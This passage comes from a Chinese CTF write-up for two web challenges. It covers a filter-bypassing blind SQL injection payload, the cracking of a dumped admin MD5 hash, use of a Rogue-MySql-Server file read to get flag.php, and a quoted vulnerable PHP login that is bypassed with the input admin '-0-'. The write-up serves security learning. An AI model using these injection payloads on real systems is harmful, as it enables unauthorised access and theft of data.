
- 最终获取flag的payload：`base2 = "flag=1'or ascii(substr((selselectect flag frfromom fl4g),{},1))>{}%23"`
- 结果:

只跑出了一半的flag，但是前半段给出了提示`Rogue-MySql-Server`，搜索一下发现存在任意文件读取漏洞。

找不到利用点，这时想到了前面扫到的admin.html，也是一个登陆框


在刚刚的盲注中，爆出的有个admin表，于是报下内容，得出用户名和密码：`admin` `e2ecea8b80a96fb07f43a2f83c8b0960`，密码MD5解密一下是：`whoamiadmin`

登陆后，跳转到admin.php，发现可以利用`Rogue-MySql-Server`的洞



在网上找了下脚本，github有开源的，但是不知道为什么读不出来，于是自己找了个野脚本，修改端口，修改要读的文件为flag.php（前面提示的flag.php不可能有flag，所以flag.php肯定有flag

最后的结果如下



- flag拼接一下：`flag{Rogue-MySql-Server-is-nday}`

sqlcheckin

- 这题。。。。。被队友秒了
- 我再研究一下发现没什么思路
- 后来问一下Y1NG师傅（师傅博客-----强烈推荐收藏）

代码赋值到百度

然后点开你搜索到的奇怪的东西

就可以增长奇怪的知识了

- 题目给出的代码：

```php
<?php
    // ...
    $pdo = new PDO('mysql:host=localhost;dbname=sqlsql;charset=utf8;', 'xxx', 'xxx');
    $pdo->setAttribute(PDO::ATTR_DEFAULT_FETCH_MODE, PDO::FETCH_ASSOC);
    $stmt = $pdo->prepare("SELECT username from users where username='${_POST['username']}' and password='${_POS
T['password']}'");
    $stmt->execute();
    $result = $stmt->fetchAll();
    if (count($result) > 0) {
        if ($result[0]['username'] == 'admin') {
            include('flag.php');
            exit();
    // ....
```

- 搜了一下，是一道原题，链接
- 真的是奇怪的知识。。直接`admin '-0-'`登陆就回显flag了